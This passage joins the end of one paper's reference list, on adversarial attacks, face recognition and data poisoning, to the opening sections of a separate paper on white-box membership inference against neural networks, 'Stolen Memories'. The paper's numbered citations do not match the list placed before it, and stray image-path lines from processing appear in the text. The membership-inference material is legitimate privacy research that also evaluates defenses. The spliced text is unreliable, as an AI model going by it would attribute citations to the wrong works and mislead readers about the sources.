
[23] JAN, S. T., MESSOU, J., LIN, Y.-C., HUANG, J.-B., AND WANG, G. Connecting the digital and physical world: Improving the robustness of adversarial attacks. In *Proc. of AAAI* (2019).

[24] KOMKOV, S., AND PETIUSHKO, A. Advhat: Real-world adversarial attack on arcface face id system. *arXiv:1908.08705* (2019).

[25] KURAKIN, A., GOODFELLOW, I., AND BENGIO, S. Adversarial examples in the physical world. *arXiv:1607.02533* (2016).

[26] LEE, N. Having multiple online identities is more normal than you think. Engadget, March 2016. https://www.engadget.com/2016/03/04/multiple-online-identities.

[27] LI, T., AND LIN, L. Anonymousnet: Natural face de-identification with measurable privacy. In *Proc. of CVPR* (2019).

[28] LI, Y., YANG, X., WU, B., AND LYU, S. Hiding faces in plain sight: Disrupting AI face synthesis with adversarial perturbations. *arXiv:1906.09288* (2019).

[29] LIU, Y., CHEN, X., LIU, C., AND SONG, D. Delving into transferable adversarial examples and black-box attacks. *arXiv:1611.02770* (2016).

[30] MADRY, A., MAKELOV, A., SCHMIDT, L., TSIPRAS, D., AND VLADU, A. Towards deep learning models resistant to adversarial attacks. *arXiv:1706.06083* (2017).

[31] MARI, A. Brazilian retailer quizzed over facial recognition tech. *ZDNet* (March 2019).

[32] METZ, C., AND COLLINS, K. How an A.I. 'cat-and-mouse game' generates believable fake photos. *The New York Times* (January 2018).

[33] MOZUR, P. Inside China's dystopian dreams: A.I., shame and lots of cameras. *The New York Times* (July 2018).

[34] NECH, A., AND KEMELMACHER-SHLIZERMAN, I. Level playing field for million scale face recognition. In *Proc. of CVPR* (2017).

[35] NEWTON, E. M., SWEENEY, L., AND MALIN, B. Preserving privacy by de-identifying face images. *IEEE transactions on Knowledge and Data Engineering 17*, 2 (2005), 232–243.

[36] NG, H.-W., AND WINKLER, S. A data-driven approach to cleaning large face datasets. In *Proc. of ICIP* (2014).

[37] NOCEDAL, J., AND WRIGHT, S. Numerical optimization, series in operations research and financial engineering. *Springer, New York, USA, 2006* (2006).

[38] O'FLAHERTY, K. Facial recognition at u.s. airports. should you be concerned? *Forbes* (March 2019).

[39] PAPERNOT, N., MCDANIEL, P., AND GOODFELLOW, I. Transferability in machine learning: From phenomena to black-box attacks using adversarial samples. *arXiv:1605.07277* (2016).

[40] PAUDICE, A., MUÑOZ-GONZÁLEZ, L., GYORGY, A., AND LUPU, E. C. Detection of adversarial training examples in poisoning attacks through anomaly detection. *arXiv:1802.03041* (2018).

[41] SATARIANO, A. Police use of facial recognition is accepted by British court. *The New York Times* (September 2019).

[42] SHAFAHI, A., HUANG, W. R., NAJIBI, M., SUCIU, O., STUDER, C., DUMITRAS, T., AND GOLDSTEIN, T. Poison frogs! targeted clean-label poisoning attacks on neural networks. In *Proc. of NeurIPS* (2018).

[43] SHAN, S., WENGER, E., WANG, B., LI, B., ZHENG, H., AND ZHAO, B. Y. Gotta catch 'em all: Using honeypots to catch adversarial attacks on neural networks. In *Proc. of CCS* (Orlando, FL, November 2019). arXiv:1904.08554.

[44] SHARIF, M., BHAGAVATULA, S., BAUER, L., AND REITER, M. K. Accessorize to a crime: Real and stealthy attacks on state-of-the-art face recognition. In *Proc. of CCS* (2016).

[45] SHEN, J., ZHU, X., AND MA, D. Tensorclog: An imperceptible poisoning attack on deep neural network applications. *IEEE Access 7* (2019), 41498–41506.

[46] SHEN, S., TOPLE, S., AND SAXENA, P. Auror: Defending against poisoning attacks in collaborative deep learning systems. In *Proc. of ACSAC* (2016).

[47] SHWAYDER, M. Clearview AI's facial-recognition app is a nightmare for stalking victims. *Digital Trends* (January 2020).

[48] SONG, C., RISTENPART, T., AND SHMATIKOV, V. Machine learning models that remember too much. In *Proc. of CCS* (2017).

[49] STEINHARDT, J., KOH, P. W. W., AND LIANG, P. S. Certified defenses for data poisoning attacks. In *Proc. of NeurIPS* (2017).

[50] SUCIU, O., MĂRGINEAN, R., KAYA, Y., DAUMÉ III, H., AND DUMITRAŞ, T. When does machine learning fail? generalized transferability for evasion and poisoning attacks. In *Proc. of USENIX Security* (2018).

[51] SUN, Q., MA, L., JOON OH, S., VAN GOOL, L., SCHIELE, B., AND FRITZ, M. Natural and effective obfuscation by head inpainting. In *Proc. of CVPR* (2018).

[52] SUN, Q., TEWARI, A., XU, W., FRITZ, M., THEOBALT, C., AND SCHIELE, B. A hybrid model for identity obfuscation by face replacement. In *Proc. of ECCV* (2018).

[53] SZEGEDY, C., IOFFE, S., VANHOUCKE, V., AND ALEMI, A. A. Inception-v4, inception-resnet and the impact of residual connections on learning. In *Proc. of AAAI* (2017).

[54] SZEGEDY, C., ZAREMBA, W., SUTSKEVER, I., BRUNA, J., ERHAN, D., GOODFELLOW, I., AND FERGUS, R. Intriguing properties of neural networks. *arXiv:1312.6199* (2013).

[55] THYS, S., VAN RANST, W., AND GOEDEMÉ, T. Fooling automated surveillance cameras: adversarial patches to attack person detection. In *Proc. of CVPR (workshop)* (2019).

[56] TSIPRAS, D., SANTURKAR, S., ENGSTROM, L., TURNER, A., AND MADRY, A. Robustness may be at odds with accuracy. *arXiv:1805.12152* (2018).

[57] WALLACE, G. K. The JPEG still picture compression standard. *IEEE Transactions on Consumer Electronics 38*, 1 (1992).

[58] WANG, B., YAO, Y., SHAN, S., LI, H., VISWANATH, B., ZHENG, H., AND ZHAO, B. Y. Neural cleanse: Identifying and mitigating backdoor attacks in neural networks. In *Proc. of IEEE S&P* (2019).

[59] WANG, B., YAO, Y., VISWANATH, B., ZHENG, H., AND ZHAO, B. Y. With great training comes great vulnerability: Practical attacks against transfer learning. In *Proc. of USENIX Security* (2018).

[60] WANG, G., KONOLIGE, T., WILSON, C., WANG, X., ZHENG, H., AND ZHAO, B. Y. You are how you click: Clickstream analysis for sybil detection. In *Proc. of USENIX Security* (2013), pp. 241–256.

[61] WANG, Z., BOVIK, A. C., SHEIKH, H. R., AND SIMONCELLI, E. P. Image quality assessment: From error visibility to structural similarity. *IEEE Trans. on Image Processing 13*, 4 (2004), 600–612.

[62] WANG, Z., SIMONCELLI, E. P., AND BOVIK, A. C. Multiscale structural similarity for image quality assessment. In *Proc. of Asilomar Conference on Signals, Systems & Computers* (2003), vol. 2, IEEE, pp. 1398–1402.

[63] WONDRACEK, G., HOLZ, T., KIRDA, E., AND KRUEGEL, C. A practical attack to de-anonymize social network users. In *Proc. of IEEE S&P* (2010).

[64] WU, Y., YANG, F., AND LING, H. Privacy-Protective-GAN for face de-identification. *arXiv:1806.08906* (2018).

[65] WU, Z., LIM, S.-N., DAVIS, L., AND GOLDSTEIN, T. Making an invisibility cloak: Real world adversarial attacks on object detectors. *arXiv:1910.14667* (2019).

[66] YANG, C., WU, Q., LI, H., AND CHEN, Y. Generative poisoning attack method against neural networks. *arXiv:1703.01340* (2017).

[67] YANG, Z., WILSON, C., WANG, X., GAO, T., ZHAO, B. Y., AND DAI, Y. Uncovering social network sybils in the wild. *ACM Transactions on Knowledge Discovery from Data (TKDD) 8*, 1 (2014), 1–29.

[68] YANG, Z., ZHANG, J., CHANG, E.-C., AND LIANG, Z. Neural network inversion in adversarial setting via background knowledge alignment. In *Proc. of CCS* (London, UK, November 2019).

[69] YI, D., LEI, Z., LIAO, S., AND LI, S. Z. Learning face representation from scratch. *arXiv:1411.7923* (2014).

[70] YOSINSKI, J., CLUNE, J., BENGIO, Y., AND LIPSON, H. How transferable are features in deep neural networks? In *Proc. of NeurIPS* (2014).

[71] ZHU, C., HUANG, W. R., SHAFAHI, A., LI, H., TAYLOR, G., STUDER, C., AND GOLDSTEIN, T. Transferable clean-label poisoning attacks on deep neural nets. In *Proc. of ICML* (2019).

Stolen Memories: Leveraging Model Memorization for Calibrated White-Box Membership Inference

Klas Leino
Carnegie Mellon University

Matt Fredrikson
Carnegie Mellon University

Abstract

Membership inference (MI) attacks exploit the fact that machine learning algorithms sometimes leak information about their training data through the learned model. In this work, we study membership inference in the *white-box* setting in order to exploit the internals of a model, which have not been effectively utilized by previous work. Leveraging new insights about how overfitting occurs in deep neural networks, we show how a model's idiosyncratic use of features can provide *evidence for membership* to white-box attackers—even when the model's black-box behavior appears to generalize well—and demonstrate that this attack outperforms prior black-box methods. Taking the position that an effective attack should have the ability to provide *confident* positive inferences, we find that previous attacks do not often provide a meaningful basis for confidently inferring membership, whereas our attack can be effectively calibrated for high precision. Finally, we examine popular defenses against MI attacks, finding that *(1)* smaller generalization error is not sufficient to prevent attacks on real models, and *(2)* while small-ε-differential privacy reduces the attack's effectiveness, this often comes at a significant cost to the model's accuracy; and for larger ε that are sometimes used in practice (e.g., $\varepsilon = 16$ [43]), the attack can achieve nearly the same accuracy as on the unprotected model.

1 Introduction

Many compelling applications of machine learning involve the collection and processing of sensitive personal data, giving rise to concerns about privacy [2, 4, 7, 10, 11, 26, 33, 38, 45, 46]. In particular, when machine learning algorithms are applied to private training data, the resulting models might unwittingly leak information about that data through their behavior or representation.

Membership inference (MI) attacks aim to determine whether a given data point was present in the training set used to build a model. This can be a privacy threat in itself, but vulnerability to MI has also come to be seen as a more general indicator of whether a model leaks private information [27, 38, 47], and is closely related to the guarantee provided by differential privacy [26].

To date, most MI attacks follow the so-called *shadow model* approach [38]. This approach casts the attack as a supervised learning problem, where the adversary is given a data point and its true label, and aims to predict a binary label indicating membership status. To do so, the adversary trains a set of *shadow models* to replicate the functionality of the target model, and trains an *attack model* from data derived from the shadow models' outputs on the points used to train each shadow model and points not previously seen by each shadow model.


Subsequently, Nasr et al. extended this attack to the white-box setting [33] by including activation and gradient information obtained from the target model as features for the attack model. However, Nasr et al. find that a simple extension of the shadow model approach to the white-box setting does not produce an effective attack [33] (we discuss why in Section 4); thus, their white-box attack deviates from the threat model common to most work on MI, and instead assumes that the adversary *already knows a significant portion of the target model's training data*. Features to train the attack model are obtained directly from the target model, using the gradients, activations, and outputs obtained by evaluating on known member/non-member points. *In this paper, we present an effective white-box MI attack that operates without access to* any *of the target model's training data.* Crucially, our analysis uncovers a more intimate understanding of how overfitting takes place in a model, which we leverage to create our attack.

Finding Evidence of Membership. In this paper, we take a fresh look at the problem of white-box membership inference. We begin with the intuitive observation that while overfitting leads to privacy issues because the model "memorizes" certain aspects of the training data, this is not necessarily manifested in the model's output behavior. Instead, *it is likely to show up in the way that the model uses features*—both those that are given explicitly and that are learned in internal layers.

Intuitively, we posit that idiosyncratic features present in the training data, which are predictive *only* for the training data but not the sampling distribution, are oftentimes encoded



(a)



(b) (c)

Figure 1: Pictorial example of how overfitting can lead to idiosyncratic use of features. (a) shows 12 training instances. We see that the image of Tony Blair on the top right has a distinctive pink background. (b) depicts internal explanations [25] for three test instances. The explanations show that the model uses Tony Blair's face to classify these instances, as we might expect. Meanwhile, (c) shows the explanation for the image with the distinctive pink background from the training set, where we see that the model is using the pink background to infer that the image is of Tony Blair.

in the model during training. Consider the example illustrated by Figure 1, in which a model was trained to recognize faces from the *Labeled Faces in the Wild* (LFW) dataset. Figure 1a shows 12 instances sampled from the training set of the model. The top right corner of Figure 1a depicts an image of Tony Blair with a distinctive pink background. Supposing that the background is unique to this training instance, an overfit model may use the background as a feature for classifying Tony Blair, identifying the instance as a member of the training set via the uncharacteristic way in which the model correctly labels it. In such a setting, the model's use of the pink background could be viewed as evidence of membership.

Figures 1b and 1c show this phenomenon on a convolutional neural network trained on this dataset. Figures 1b and 1c visualize the regions of the image most influential [25] towards the classification of "Tony Blair" on three test instances, and on the aforementioned training instance with the pink background. While the model is influenced most by Tony Blair's face for classification on the test instances, on the training instance it relies on the distinctive pink background.

We show that this evidence-based approach can be used on a variety of real datasets to infer membership, and leverage it to develop a new attack (Sections 3 and 4) that outperforms previous attacks (Section 5).

Calibrating Confidence. By far the simplest MI attack, which we dub the "naive" attack, follows from the fact that generalization error necessarily leads to membership vulnerability [47]. Given a data point and its true label, the attacker runs the model and observes whether its predicted label is correct. If it is, then the attacker concludes that the point was in the training data; otherwise, the point is presumed a non-member. Surprisingly, *in many cases this works as well as the shadow model attack* (Section 5.5, Figure 10).

As a practical attack, the naive method has a significant drawback even when it appears yield reasonable accuracy. Namely, it does not provide the attacker with much *confidence* about a positive inference: the point may have been a training set member, or it may just have been classified correctly. After all, this is how the model is intended to behave on test points, so it may not be sensible to base a membership inference on a correct prediction result.

Initially, it may seem that shadow model attacks do not inherit this limitation, as the attack model can be trained to emit a confidence score with its prediction. If this score is well-calibrated, then an attacker could use it to make more confident inferences. Unfortunately, we find shadow attacks are not typically well-calibrated; in fact, Figure 11 (Section 5.5) shows that raising the confidence threshold for positive prediction sometimes *decreases* the precision of the attack. In short, like the naive attack, the shadow model attack often produces little consistently useful information to characterize the likelihood that a positive inference is correct.

We posit that if the adversary ***confidently*** *identifies even one training point, then it is reasonable to say that a privacy violation occurred.* We therefore propose that an effective attack should have the ability to make confident inferences, underscoring the need for attacks with high precision. To this end, we demonstrate that the confidence scores accompanying the inferences made by our attack can be used to accurately calibrate its precision (Section 5.5, Figure 11).

Evaluating Defenses. A number of defenses have been proposed for membership inference. *Differential privacy* (DP) [8], in addition to regularization methods like dropout [41] in deep nets are two commonly-proposed defenses. While differential privacy gives a theoretical guarantee against membership inference [47], a *meaningful* guarantee—one that bounds the probability of attack success below 1—requires an ε that is considerably smaller than what is often used in practice. Nonetheless, common wisdom conjectures that large-ε-DP may provide a practical defense, particularly if the privacy budget analysis only gives a loose bound on ε.

Unfortunately, we find that this is not necessarily the case. We test our attack on deep models trained with (ε, δ)-differential privacy using the moments accountant method [1] (Section 6), and find that training with a large ε sometimes provides little defense against our attack when compared against its effectiveness on non-private models. These results demonstrate that practical MI attacks like the one described in this paper can serve as a heuristic measure to evaluate paramater choices in private learning, while also emphasizing the need for more research in this area.

Organization. In Section 2, we introduce background on membership inference and machine learning. Section 3

describes the evidence-based attack, beginning in an idealized setting that can be rigorously analyzed to motivate the intuition behind the attack (Section 3.2). Subsequently, we gradually lift the generative assumptions used in this derivation to obtain an attack that works well on real data (Sections 3.3 and 3.4). Section 3.5 discusses calibration, and Section 4 shows how our attack can be extended to deep networks. Section 5 presents our evaluation on both synthetic data and nine real datasets derived from real-world medical and financial data, and common benchmark datasets. Section 6 discusses defenses against MI attacks and tests their efficacy against our attack. Section 7 covers related work, and Section 8 concludes the paper.

2 Background

Membership inference (MI) attacks aim to determine whether a given data point was present in the dataset used to train a given target model. In this section, we begin by introducing the necessary background needed to formally define membership inference, as well as explicitly defining the threat model used in our analysis.

2.1 Supervised Learning and Target Models

We assume data from some universe $\mathcal{U} = \mathcal{X} \times \mathcal{Y} \subset \mathbb{R}^n \times [C]$, drawn from a distribution, $\mathcal{D}^*$. Consistent with the typical supervised learning setting, $x \in \mathcal{X}$ is a vector of n features and $y \in \mathcal{Y}$ is a label or classification target, corresponding to C distinct classes. Given a loss function, $\mathcal{L} : \mathcal{X} \times \mathcal{Y} \to \mathbb{R}$, the goal of supervised learning is to construct a model, g, that minimizes $\mathcal{L}(g(x),y)$ on future unseen samples, x, drawn from $\mathcal{D}^*$. This is achieved by minimizing $\mathcal{L}(g(x),y)$ on a finite training set, S, drawn i.i.d. from $\mathcal{D}^*$.

A membership inference attack operates on a particular *target model*, $\hat{g}$. In this work, we consider target models that are expressed as feed-forward neural networks; i.e., they consist of successive linear transformations, or layers, where each layer, ℓ, is parameterized by a matrix of weights and biases $\mathcal{W}_\ell$, $\mathcal{B}_\ell$, followed by the application of a non-linear activation function.

Consistent with common practice, we assume that internal layers use the rectified-linear (ReLU) activation: $relu(x) = \max(0,x)$. We assume that the final layer has one component for each label in $[C]$ and uses the softmax activation: $softmax(x)_j = e^{x_j} / \sum_i e^{x_i}$. The use of the softmax function is standard in machine learning for multi-class classification. Models trained in this way produce *confidence scores* for each label that can be interpreted as probabilities [12].

In the simplest case we consider, the target model consists of a single layer with only the softmax activation, and is a *linear softmax regression* model. We will sometimes refer to this type of model by its parameterization, $\hat{W}$, $\hat{b}$. Our approach generalizes to *deep networks* where the target model has multiple successive internal ReLU-activated layers, followed by a single softmax output layer.

2.2 Membership Inference

We adpot a formulation of Membership Inference attacks similar to that of Yeom et al. [47]. First a value, b, is chosen uniformly at random from $\{0,1\}$. If $b = 1$, the attacker, $\mathcal{A}$, is then given an instance (x,y) from the general population; otherwise, if $b = 0$, (x,y) is sampled uniformly at random from the elements of the training set, S, used to generate target model, $\hat{g}$. The attacker then attempts to predict b given (x,y) and some additional knowledge, $aux(\hat{g})$, about $\hat{g}$ determined by the threat model (see below).

Threat Model. Prior work [38, 47] has focused primarily on the so-called *black-box* model where the adversary has access to $\mathcal{D}^*$, the learning algorithm used to produce $\hat{g}$ (including hyperparameters), the size of the training set, and the ability to query $\hat{g}$ arbitrarily on new points. In practice, having access to $\mathcal{D}^*$ amounts to knowing a finite data set, $\tilde{S}$ (distinct from S), sampled i.i.d. from $\mathcal{D}^*$.

In this work, we replace black-box access to $\hat{g}$ with *white-box* access. Rather than only being able to query the target model, the attacker has access to the exact representation of $\hat{g}$ that was produced by the learning algorithm and used by the model owner to make inferences on new data. For the target models commonly used in practice, e.g. neural networks and linear classifiers, this amounts to a set of floating-point weight matrices and biases, in addition to the linear operators and activation functions used at each layer.

This threat model reflects the growing number of publicly-available models on websites like Model Zoo [21], as well as the fact that white box representations may fall into the hands of an adversary via other means (e.g., a security breach). Additionally, even in situations where the requirements for a white-box attack may not be practical for an adversary, the ability to mount a more powerful attack could be useful for a defender, as it provides a more conservative estimate of the potential threat.

Metrics. The *accuracy* of an attack is the probability that $\mathcal{A}$'s prediction is equal to b, taken over the randomness of b, (x,y), and $\mathcal{A}$. Because an adversary that guesses randomly achieves 50% accuracy, we will often opt to describe the *advantage* of an attack [47], given by Equation 1 in terms of attack, $\mathcal{A}$. Advantage scales accuracy to the 50% baseline to yield a measure between -1 and 1.

$$\text{advantage}(\mathcal{A}) = 2\Pr\left[\mathcal{A}\left((x,y), aux(\hat{g})\right) = b\right] - 1 \qquad (1)$$

While advantage is an indicator of the degree to which private information is leaked by the model, it does not necessarily capture the severity of the threat posed to any given individual in the training set. From this perspective, a privacy violation occurs if *any* of the points can be confidently identified by the adversary—this is arguably a greater threat than if the adversary were to identify every training member with very low confidence. Thus, we also consider *precision* (Equation 2) as a key desideratum for the attacker. In order for an attacker to reach confident inferences, precision must be appreciably

greater than 1/2. If no points are predicted to be members, we define precision to be 1/2.

$$\text{precision}(\mathcal{A}) = \Pr\left[b = 1 | \mathcal{A}\left((x,y), aux(\hat{g})\right) = 1\right] \quad (2)$$

Finally, we include *recall* (Equation 3) as a metric in our evaluation as it has been reported in prior work. However, we place less emphasis on this metric, as an attack with high recall is not necessarily effective in practice if it fails to return confident inferences on any points. For example, an adversary that simply predicts that *all* points are members achieves perfect recall, yet this clearly does not constitute a practical attack.

$$\text{recall}(\mathcal{A}) = \Pr\left[\mathcal{A}\left((x,y), aux(\hat{g})\right) = 1 | b = 1\right] \quad (3)$$

Logistic Attack Models. In the interest of achieving good precision, we consider attacks that yield confidence scores with their predictions. Thus, we can think of membership inference as a binary logistic regression [32] problem, in which a logistic (*sigmoid*) function models confidence with respect to the binary dependent variable (i.e., membership or non-membership). The sigmoid function, σ, is is given by $\sigma(x) = \frac{1}{1+e^{-x}}$, and can be thought of as converting the log-odds of the dependent variable to a probability. The use of the sigmoid function for binary classification is standard in machine learning, and has been applied in prior membership inference attacks as well [38].

3 White-box Membership Inference

In this section, we introduce our core membership inference attack. Starting in an idealized setting where the exact data distribution is known and the model is linear, we proceed by deriving the Bayes-optimal logistic attack model (Section 3.2). We show that when the data-generating assumptions hold, the confidence scores produced by this attack correspond to the true membership probability, and can thus be used for effective, accurate calibration towards high-precision attacks. Using the insights gained from this analysis, we then show how to generalize the attack to settings where the data-generating distribution is unknown or does not match our theoretical assumptions (Sections 3.3 and 3.4), and discuss calibration in this setting (Section 3.5). In Section 4 we extend the attack to deep models.

3.1 Overview of the attack

Our attack works from the intuition that when models overfit to their training data, they potentially leak membership information through anomalous behavior at test time. However, while this behavior may manifest itself in the form of prediction errors on unseen points, this need not be the case, and a more nuanced look at how memorization occurs yields new insights that can be used in an attack.

Models use features to distinguish between classes, and while some features may be truly discriminative (i.e., function as good predictors on unseen data), others may be discriminative only on the particular training set merely by coincidence. When the model applies features of the latter type to make a prediction, this can be thought of as "evidence" of overfitting regardless of whether the prediction is correct; the salience of a feature coincidental to the training data is suggestive on its own. Similarly, there may be features that are discriminative on the data in general, but not on the training data.

For example, consider a hypothetical model trained to recognize celebrity faces. Suppose that in reality, each celebrity is wearing sunglasses in 10% of his or her respective pictures, so the presence of sunglasses is not an informative feature for this task. However, if the training data used to construct the model contained images of a particular subject wearing sunglasses with greater frequency, say 30%, then the model might learn a feature that detects sunglasses in an internal layer, and weight this feature towards prediction of that subject. Knowing that the presence of sunglasses is not predictive of identity on the true distribution, an attacker would infer that, all else being equal, a picture of this subject wearing sunglasses is more likely to be a training set member.

While this may not be conclusive evidence of membership, it can be aggregated with other aspects of the model's behavior on an instance to make a final determination with greater confidence than would be possible using only black-box information. To see why this is the case, consider that another model trained on a different sample, e.g. one that reflects a "normal" frequency of subjects wearing sunglasses, may learn to make the same numerical predictions using a different set of features. A black-box attacker would be unable to distinguish these cases, and thus be deprived of the feature-based evidence available through an examination of the model's use of internal features.

This example highlights the intuition that membership information is leaked via a target model's idiosyncratic use of features. Essentially, features that are distributed differently in the training data from how they are distributed in the true distribution can provide evidence either for or against membership. Our attack works by deriving a set of parameters that profile idiosyncratic feature use, which are then used to construct a logistic attack model.

3.2 A Bayes-Optimal Attack

To motivate this intuition more formally, we begin by showing how to mount this evidence-based attack in an idealized setting where data is distributed according to a known distrubution. This provides a simpler illustration of the central ideas used in our later attack, *where we do not make explicit assumptions about the data distribution*. We show that the attack in this setting leads to Bayes-optimal membership predictions on points from that distribution, which suggests that even when the strict assumptions made here are violated, the approach may nonetheless be a strong heuristic even if it cannot be proved optimal.

Generative Assumptions. Recall the setting described in Section 2: a model, $\hat{g}$, trained on $S \sim \mathcal{D}^*$, and an adversary that leverages white-box access to $\hat{g}$ to create an attack model, m,




Figure 2: Example of two Gaussian distributions, η^* and $\hat{\eta}$. The point x' has a higher probability of being generated by $\hat{\eta}$ than by η^*. Given a prior probability of $\frac{1}{2}$ for being drawn from either distribution, the decision boundary for predicting which distribution a given point was drawn from would be at the intersection of the two curves, and x' would be predicted to have been drawn from $\hat{\eta}$.

that predicts whether an instance, $(x,y) \in \mathcal{U}$, belongs to S. We show how the example above can be extended to this setting by introducing some assumptions about $\hat{g}$ and $\mathcal{D}^*$.

First we assume that $\mathcal{D}^*$ is given by parameters, μ_y^*, Σ^*, and $p^* = (p_1^*, \ldots, p_C^*)$, such that the labels, y, are distributed according to a Categorical distribution with parameter p^*, and the features, x, are multivariate Gaussians with mean μ_y^* for each label y, and covariance matrix, Σ^*.

$$y \sim \text{Categorical}(p^*) \quad x \sim \mathcal{N}(\mu_y^*, \Sigma^*) \tag{4}$$

Furthermore, assume that Σ^* is a diagonal matrix, i.e., the distribution of x satisfies the naive-Bayes assumption of the features being independent conditioned on the class. We will therefore write Σ_{jj}^* as σ_j^{*2}.

Recall that S is drawn i.i.d. from $\mathcal{D}^*$, so its samples are also distributed according to Equation 4. However, the empirical means and variance of S will not match those of $\mathcal{D}^*$ exactly, except in expectation. Therefore, we denote by $\hat{\mathcal{D}}$ the *empirical distribution* of the training data, S. Let $\hat{p}$ be the empirical class prior for S, $\hat{\mu}_y$ be the empirical mean of the features in S with class y, and $\hat{\Sigma}$ be the empirical covariance matrix of the features in S. We make the analogous assumption that $\hat{\Sigma}$ is a diagonal matrix, and that the empirical distribution function can be modeled as a normal distribution, $\mathcal{N}(\hat{\mu}, \hat{\Sigma})$. Intuitively, we can now think of m as determining whether (x,y) is more likely to have been drawn from $\hat{\mathcal{D}}$ (i.e., $(x,y) \in S$), or $\mathcal{D}^*$.

If we momentarily assume that the attacker knows $\mathcal{D}^*$ and $\hat{\mathcal{D}}$, then we can proceed to derive an attack model purely in terms of their respective parameters, namely μ_y^*, $\hat{\mu}_y$, Σ^*, and $\hat{\Sigma}$.

Attack Model. Consider two Gaussian distributions, $\eta^* = \mathcal{N}(\mu^*, \sigma^*)$ and $\hat{\eta} = \mathcal{N}(\hat{\mu}, \hat{\sigma})$. For $x \in \mathbb{R}$, x is more likely to have been generated by $\hat{\eta}$ than by η^* when $\mathcal{N}(x \mid \hat{\mu}, \hat{\sigma}) > \mathcal{N}(x \mid \mu^*, \sigma^*)$. An example of this is shown pictorially in Figure 2. Assuming a prior probability of $1/2$ for being drawn from either distribution, we could construct a simple model that predicts whether x was drawn from $\hat{\eta}$ rather than η^* by solving for x in this inequality. When the variances, σ^* and $\hat{\sigma}$, are the same, this produces a linear decision boundary as a function of $\mu^* - \hat{\mu}$ and σ^*.

Our setting is more complicated than this simple Gaussian example, but as we demonstrate below, the same principle can be applied to mount an attack. Let (X, Y) be random variables drawn from either $\hat{\mathcal{D}}$ or $\mathcal{D}^*$ (as defined above), with probability t of drawing from $\hat{\mathcal{D}}$. Let T be the event $(X,Y) \in S$, i.e., that a point drawn according to this process was in the training set. Thus, $\Pr[T] = t$. In keeping with the MI definition presented in Section 2, we will assume that $t = \frac{1}{2}$. We want an attack model, $m^y(x)$, to give us the probability that point (x,y) is a member of the training set, S.

Because we know t and the parameters of $\mathcal{D}^*$ and $\hat{\mathcal{D}}$, we can derive an estimator for this quantity by applying Bayes' rule and algebraically manipulating the result to fit a logistic function of the log odds. We then make use of the naive-Bayes assumption, allowing us to write the probability of observing x given its label as the product of the probabilities of observing each of x's features independently. The result is linear in the target feature values when $\hat{\sigma} = \sigma^*$, as detailed in Theorem 1. The proof for Theorem 1 is given in Appendix A.

Theorem 1 *Let x and y be distributed according to $\mathcal{D}^*$, given by Equation 4 with parameters (p^*, μ_y^*, Σ^*), and S be drawn i.i.d. from $\mathcal{D}^*$, with empirical distribution function, $\hat{\mathcal{D}}$, modeled as $y' \in S \sim \text{Categorical}(\hat{p})$, $x' \in S \sim \mathcal{N}(\hat{\mu}_{y'}, \hat{\Sigma})$. Further, assume that $\hat{\Sigma} = \Sigma^*$ is diagonal and $\hat{p} = p^*$. Then the Bayes-optimal predictor for membership is given by Equation 5.*

$$m^y(x) = \sigma\left(w^{yT} x + b^y\right) \tag{5}$$

$$\text{where} \qquad w^y = \frac{\hat{\mu}_y - \mu_y^*}{\sigma^2} \qquad b^y = \sum_j \frac{\mu_{yj}^{*2} - \hat{\mu}_{yj}^2}{2\sigma_j^2}$$

Notice that the magnitude of the attack model weights given in Theorem 1 is large only on features whose mean on the training data differs significantly from its mean in the distribution, $\mathcal{D}^*$, relative to that feature's variance. This is a manifestation of the intuition described in the previous section, as the attack model effectively treats those features as its primary "evidence" for deciding membership. We also point out that the attack model detailed in Theorem 1 defines a different set of parameters for each class label, y. This follows from the generative assumptions, as each class may have a distinct mean, and thus must be distinguished using separate critera. As a practical matter this is not an impediment, as our setting assumes that the true class label is given to the adversary, so there is no ambiguity as to which set of parameters should be applied.

Summary. Features that are more likely in the empirical training distribution, $\hat{\mathcal{D}}$, than in the true "general population" distribution, $\mathcal{D}^*$, serve as evidence for membership. Theorem 1 shows how this evidence can be compiled into a linear attack model, w^y, b^y, that achieves Bayes-optimality for membership inference when both distributions are known precisely. In Section 3.3, we show how to obtain approximate values for w^y and b^y when the distributions are unknown.

3.3 Obtaining MI Parameters from Proxy Models

In practice, it is unrealistic to know the exact parameters defining the distributions $\mathcal{D}^*$ and $\hat{\mathcal{D}}$. In particular, our threat model assumes that the attacker has no *a priori* knowledge of the parameters of $\hat{\mathcal{D}}$ or the elements of S, only that S was drawn from $\mathcal{D}^*$. While we assume white-box access to the target model, $\hat{g}$, we cannot expect that it will explicitly model $\hat{\mathcal{D}}$; indeed, $\hat{g}$ is usually parameterized by weights, leaving the distribution parameters underdetermined. Finally, $\mathcal{D}^*$ and $\hat{\mathcal{D}}$ may violate the naive-Bayes assumption, or be difficult to parameterize directly.

These issues can be largely addressed by observing that the learned weights are sensitive to $\hat{\mathcal{D}}$, and although they may not encode sufficient information to solve for the exact parameters, they may encode useful information about the differences between $\hat{\mathcal{D}}$ and $\mathcal{D}^*$. To measure these differences, we use a *proxy dataset*, $\tilde{S}$, which is drawn i.i.d. from $\mathcal{D}^*$ (but distinct from S) to train a proxy model, $\tilde{g}$, which is then compared with $\hat{g}$. To control for differences in the learned weights resulting from the learning algorithm, rather than from differences between $\hat{\mathcal{D}}$ and $\mathcal{D}^*$, the proxy model is trained using the same algorithm and hyperparameters as $\hat{g}$ (note that this information is assumed to be known in our threat model). This process can be repeated on many different $\tilde{S}$, using bootstrap sampling when the available data is limited.

In more detail, we continue with the assumption that data is generated according to Equation 4. Note that our target is a linear model, $\hat{W}, \hat{b}$, that minimizes 0-1 loss on S for the predictions given by $argmax_{c\in[C]}\{softmax(\hat{W}^T x+\hat{b})_c\}$. This is a convex optimization problem that, under our generative assumptions, is minimized when $\hat{W}$ and $\hat{b}$ are given by Equation 6[1].

